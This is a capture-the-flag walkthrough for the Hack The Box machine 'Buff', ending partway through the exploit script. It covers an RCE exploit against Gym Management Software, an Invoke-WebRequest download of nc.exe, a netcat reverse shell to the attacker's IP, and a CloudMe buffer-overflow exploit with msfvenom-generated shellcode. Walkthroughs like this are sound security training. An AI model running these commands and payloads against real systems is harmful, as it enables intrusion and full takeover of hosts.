



Buff

OS:  Windows

Difficulty: **Easy**

Points: **20**

Release: 18 Jul 2020

IP: 10.10.10.198

- Writeup -

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- Requirements -

- *Basic command-line knowledge of Windows*
- *Basic knowledge of Windows*
- *Basic enumeration skills*
- *Basic command-line knowledge of Linux*
- *Understanding tools like nmap, chisel, dirbuster...*

FOREWARNING : if you don't have any of the requirements above, please at least get a grasp at them before proceeding any further.

1. Enumeration

- Like every other box, try to extract as much information from the target as possible. For now, an nmap scan will be a good initial step.

```
me@htb:~$ ip=$(nmap -p- --min-rate=1000 -T4 10.10.10.198 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/))
me@htb:~$ nmap -sV -sC -p $ip 10.10.10.198
```


Output :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 00:32 +07
Nmap scan report for 10.10.10.198
Host is up (0.067s latency).


PORT      STATE SERVICE      VERSION
7680/tcp  open  pando-pub?
8080/tcp  open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.74 seconds
```


- As we can see, there are two ports running (7680 and 8080). We are not yet sure what is exactly running on port 7680 but we can safely assume that port 8080 is operating a webservice, attempt to browse at it results in this page...



- Let's try to brute force its directory to see if there is any valuable page that we can get our hand on. (remember to use the medium-sized list)




- You may try to browse through each 200-responded page yourself. But when you browse to /contact.php you may see something suspicious there.




2. Exploitation :

- It seems like we know the version of the software that this website implements now. If it's an outdated version and there is an available exploit for it, we can dig our way in. Let's check if version 1.0 of "Gym Management Software" is exploitable. There are usually two popular ways, by searching around exploit-db or utilizing the searchsploit command. In my case, i found an exploit for it on exploit-db.



- Let's check the exploit.



- Nice, it's even a RCE one which mean we can now execute arbitrarily malicious commands on it.

- Download the python codes of that exploit and place it within your local directory then run it with python2. If there is any error such as “ModuleError” then it means there are some required libraries that you need to install before running (usually it’s colorama).

```
zenix@zenhtb:~/Buff$ python2 48506.py http://10.10.10.198:8080/
/~~~~~\
^~~~~~^-----,
^~~~~~^=====BOKU=====
^~~~~~^

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
PNG
buff\shaun

C:\xampp\htdocs\gym\upload> _
```

- And there you have it, a shell spawned. Now you are shaun, go and obtain the flag at C:\Users\shaun\Desktop\user.txt as will. Then it’s rooting time !!!

- Since this shell isn’t very useful, let’s switch to nc’s shell. If you’re on Kali, it does have a Windows’s nc with ‘-e’ option supported within it, try “locate nc.exe” to see where it is then upload it to the target.

- There sure are lots of methods to upload a file, but i chose to run a simple HTTP server on my local directory (where i host my nc executable) then do a **‘Invoke-WebRequest’** from the target to upload the file. And remember to replace my tun0 address (10.10.14.54) with yours or else things won’t work

```
zenix@zenhtb:~/Buff$ cp $(locate nc.exe) .
zenix@zenhtb:~/Buff$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
_
```

- Then download it from the target’s side and you will have netcat on the target.


```

C:\xampp\htdocs\gym\upload> powershell -Command "Invoke-WebRequest http://10.10.14.54:8080/nc.exe -OutFile nc.exe"
PNG
C:\xampp\htdocs\gym\upload> dir
PNG
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

26/09/2020  17:57    <DIR>          .
26/09/2020  17:57    <DIR>          ..
26/09/2020  17:56                53 kamehameha.php
26/09/2020  17:57           59,392 nc.exe
               2 File(s)          59,445 bytes
               2 Dir(s)  7,129,059,328 bytes free

C:\xampp\htdocs\gym\upload>

```

- Now start a listener on your host.... (Also, bind to whatever port you want but avoid port 8888, i'll explain why later). I'll go with port 8080 this time.

```

zenix@zenhtb:~$ nc -lvp 8080
listening on [any] 8080 ...

```

- Then start a nc.exe connection from the target in order to obtain a shell.

```

C:\xampp\htdocs\gym\upload> nc.exe 10.10.14.54 8080 -e cmd.exe

```

- And then we have it folks, a CMD-shell spawned from the target onto our machine, running "whoami" may reveal that we're already "shaun" so no need to escalate, go and obtain the flag as will at C:\Users\shaun\Desktop\user.txt.

```
listening on [any] 8080 ...
10.10.10.198: inverse host lookup failed: Unknown host
connect to [10.10.14.54] from (UNKNOWN) [10.10.10.198] 49678
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs\gym\upload> whoami
whoami
buff\shaun
PS C:\xampp\htdocs\gym\upload> █
```

- Great ! User owned now. It's time to root this server and get the root flag, then it's game over.

3. Full Control :


- Fun thing about this server, there are lots of way to find some weakpoints of it (actually other servers as well). You can either try some famous ways like using winPEAS.bat, run it and see if there is any file which you can try to exploit or any process that you may find interesting. Personally i'd like to try winPEAS but since my HTB server at the time was currently broken so i couldn't run it successfully, but you may.

- But the thing with hacking is always finding a new outstanding way even if the current way is busted, so i tried another way which was checking the process of the host with "get-process" via powershell. Redirect it back to a file called "output.txt" then view it.

+ **Command :**

```
PS C:\xampp\htdocs\gym\uploads> get-process > output.txt
```

- After executing it, the output.txt is now located at <http://10.10.10.198:8080/upload/output.txt> . Go ahead and wget it then view it in your own editor, if not, you can check it with the **type** command via your nc-shell as well.



	Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1								
2								
3								
4	442	24	19176	20932		6360	1	ApplicationFrameHost
5	161	10	1928	6060		6844	1	browserBroker
6	192	14	17240	17784		3476	0	CloudMe
7	47	4	1932	2444	0.08	1552	0	cmd
8	40	5	2456	3228		1636	0	cmd
9	79	6	2568	3880	0.38	2424	0	cmd
10	80	5	852	2300		6476	0	CompatTelRunner
11	119	7	5340	9224	0.59	3244	0	conhost
12	149	9	5672	7896		7452	0	conhost
13	142	9	5676	756	4.92	7472	0	conhost
14	140	9	5688	10888		7844	0	conhost
15	684	22	1848	3764		440	0	csrss
16	327	18	1600	3440		532	1	csrss
17	362	15	3092	7872		4608	1	ctfmon
18	247	13	4084	9180		3572	0	dllhost
19	675	33	26200	36284		316	1	dwm
20	1750	64	25160	42752		2268	1	explorer
21	44	12	12184	16160		824	0	fontdrvhost
22	44	6	1748	2696		832	1	fontdrvhost
23	166	28	9588	372	1.84	1816	0	httpd
24	503	50	23912	9112	20.34	6628	0	httpd
25	0	0	56	8		0	0	Idle
26	990	21	4780	12032		684	0	lsass
27	0	0	176	37528		1508	0	Memory Compression
28	734	44	38756	3360		8728	1	Microsoft.Photos
29	906	47	20052	34536		6592	1	MicrosoftEdge
30	508	21	5976	15468		7704	1	MicrosoftEdgeCP
31	389	17	5124	13908		7788	1	MicrosoftEdgeCP
32	161	10	1956	6356		5552	1	MSASCuil
33	208	13	2880	6768		4076	0	msdtc
34	872	74	210516	167952		2732	0	MsMpEng
35	165	15	210028	11780	7.03	6484	0	mysqld
36	127	9	1184	4980	10.72	4704	0	nc
37	192	12	3672	7260		5992	0	NisSrv
38	586	40	41728	49784	14.63	7032	0	powershell
39	0	19	16392	18700		104	0	Registry
40	437	21	7024	13496		5556	1	RuntimeBroker
41	121	8	1720	4972		6284	1	RuntimeBroker
42	285	15	5260	13896		6384	1	RuntimeBroker

- Now as you can see, there is nothing beside a bunch of regular Windows's default processes. You may think you can exploit them now but that would

mean a CVE and usually CVE is not very easy to find even with skilled hackers.

- But despite all of that, there is a pretty strange and suspicious process called "CloudMe" which is running. Let's see which user is running it by running this command.

```
PS C:\xampp\htdocs\gym\uploads> tasklist /V /FI "IMAGENAME eq CloudMe.exe"
```

Output :

```
PS C:\xampp\htdocs\gym\upload> tasklist /V /FI "IMAGENAME eq CloudMe.exe"
tasklist /V /FI "IMAGENAME eq CloudMe.exe"

Image Name                      PID Session Name        Session#    Mem Usage Status      User Name
-----
CloudMe.exe                     1440              0:00:00 N/A         0      38,692 K Unknown      N/A
```

- Ok.... "N/A", hard to know who is who but if you try some processes such as updatechecker.exe which is surely ran by NT you will see it will result in N/A as well, so there is a high chance of it being ran by **"NT AUTHORITY/SYSTEM"**. So if somehow we can exploit this service, the root flag will be in hands !!! But yet we aren't sure what is CloudMe yet, but no need to, let's try to crawl more information out of it like where it's located and its version.

+ Command :

```
PS C:\xampp\htdocs\gym\uploads> dir /S /B cloudme*
```

Output :


```
PS C:\Users> dir /S /B Cloud*
dir /S /B Cloud*
Get-ChildItem : A positional parameter cannot be found that accepts argument 'Cloud*'.
At line:1 char:1
+ dir /S /B Cloud*
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Get-ChildItem], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users> exit
exit
C:\xampp\htdocs\gym\upload>
```

- WHOOPS !!! Look like powershell can't do that, i'll switch back to cmd.exe just for the heck of it.

```
C:\>dir /s /b cloudme*
dir /s /b cloudme*
C:\Users\shaun\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#1001\MicrosoftEdge\Cache\WEI
KCYS4\CloudMe_1112[1].exe
C:\Users\shaun\Downloads\CloudMe_1112.exe
```

- Nice, there is a file called “CloudMe_1112.exe” in the Downloads directory. It very much seems like it is running version 11.12 or 1.11.2. Let’s try to see if this version of the CloudMe service is vulnerable to anything.



- A bit of searching and done, it is vulnerable to Buffer Overflow which is deadly and can always lead to another privilege escalation and since this service is ran by NT AUTHORITY. You know it.

- The thing is most of us can’t really remember how detailed the vuln of this service (or any other) is and that’s fine. Since there had already been a butt tons of different services across the globe so for now, following the POC and rooting the server will just suffice it.

- After reading the Python codes for awhile here is how the POC seems like.

*** The service is binding to port 8888 on its localhost and is listening for incoming traffics and this is where the overflow comes in, if we can somehow craft our own payload, connect to 127.0.0.1:8888, send it there, add in a few NOPS and padding bytes, then the overflow will happen and our shellcode will be executed.**

- So, let’s just follow that and head to the endgame.

- Download the exploit back to your host, name it whatever you want, in my case i named it "root.py" then change the '**payload**'s value to your very own payload and if you're on Kali, we can use msfvenom to do so. Let's follow the POC and generate a corresponding payload to it.

```
me@htb:~$ msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe <your_tun0_addr> <listen_port> -e cmd.exe" -b '\x00\x0A\x0D' -f python -v payload
```

- Remember to replace <your_tun0_addr> and <listen_port> with your own IP and port, we will later open up a nc listener on your host in order to listen for incoming traffic from the target once the payload is executed. Make sure the <listen_port> isn't taken by any other process.

```
zenix@zenhtb:~/Buff$ msfvenom -p windows/exec CMD="C:\xampp\htdocs\gym\upload\nc.exe 10.10.14.54 4444 -e cmd.exe" -b '\x00\x0A\x0D' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 273 (iteration=0)
x86/shikata_ga_nai chosen with final size 273
Payload size: 273 bytes
Final size of python file: 1452 bytes
payload = b""
payload += b"\xd9\xe1\xbb\x2b\x3d\xb6\x16\xd9\x74\x24\xf4\x5e"
payload += b"\x2b\xc9\xb1\x3e\x31\x5e\x19\x03\x5e\x19\x83\xee"
payload += b"\xfc\xc9\xc8\x4a\xfe\x8f\x33\xb3\xff\xef\xba\x56"
payload += b"\xce\x2f\xd8\x13\x61\x9f\xaa\x76\x8e\x54\xfe\x62"
payload += b"\x05\x18\xd7\x85\xae\x96\x01\xab\x2f\x8a\x72\xaa"
payload += b"\xb3\xd0\xa6\x0c\x8d\x1b\xbb\x4d\xca\x41\x36\x1f"
payload += b"\x83\x0e\xe5\xb0\xa0\x5a\x36\x3a\xfa\x4b\x3e\xdf"
payload += b"\x4b\x6a\x6f\x4e\xc7\x35\xaf\x70\x04\x4e\xe6\x6a"
payload += b"\x49\x6a\xb0\x01\xb9\x01\x43\xc0\xf3\xea\xe8\x2d"
payload += b"\x3c\x19\xf0\x6a\xfb\xc1\x87\x82\xff\x7c\x90\x50"
payload += b"\x7d\x5a\x15\x43\x25\x29\x8d\xaf\xd7\xfe\x48\x3b"
```

- Now replace the generated payload (payload += ...) with the original payload of the exploit (line 21 -> 37), also the payload does also need some customization, try to import another library "sys" into the script as well or else things won't run.


```

14 target = "127.0.0.1"
15
16 padding1 = b"\x90" * 1052
17 EIP       = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
18 NOPS      = b"\x90" * 30
19
20 #msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
21 payload   = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
22 payload   += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
23 payload   += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
24 payload   += b"\x6f\x85\x93\xeb\x22\x29\x5f\xb9\xd6\xba\x2d\x16\xd8"
25 payload   += b"\x0b\x9b\x40\xd7\x8c\xb0\xb1\x76\x0e\xcb\xe5\x58\x2f"
26 payload   += b"\x04\xf8\x99\x68\x79\xf1\xc8\x21\xf5\xa4\xfc\x46\x43"
27 payload   += b"\x75\x76\x14\x45\xfd\x6b\xec\x64\x2c\x3a\x67\x3f\xee"
28 payload   += b"\xbc\xa4\x4b\xa7\xa6\xa9\x76\x71\x5c\x19\x0c\x80\xb4"
29 payload   += b"\x50\xed\x2f\xf9\x5d\x1c\x31\x3d\x59\xff\x44\x37\x9a"
30 payload   += b"\x82\x5e\x8c\xe1\x58\xea\x17\x41\x2a\x4c\xfc\x70\xff"
31 payload   += b"\x0b\x77\x7e\xb4\x58\xdf\x62\x4b\x8c\x6b\x9e\xc0\x33"
32 payload   += b"\xbc\x17\x92\x17\x18\x7c\x40\x39\x39\xd8\x27\x46\x59"
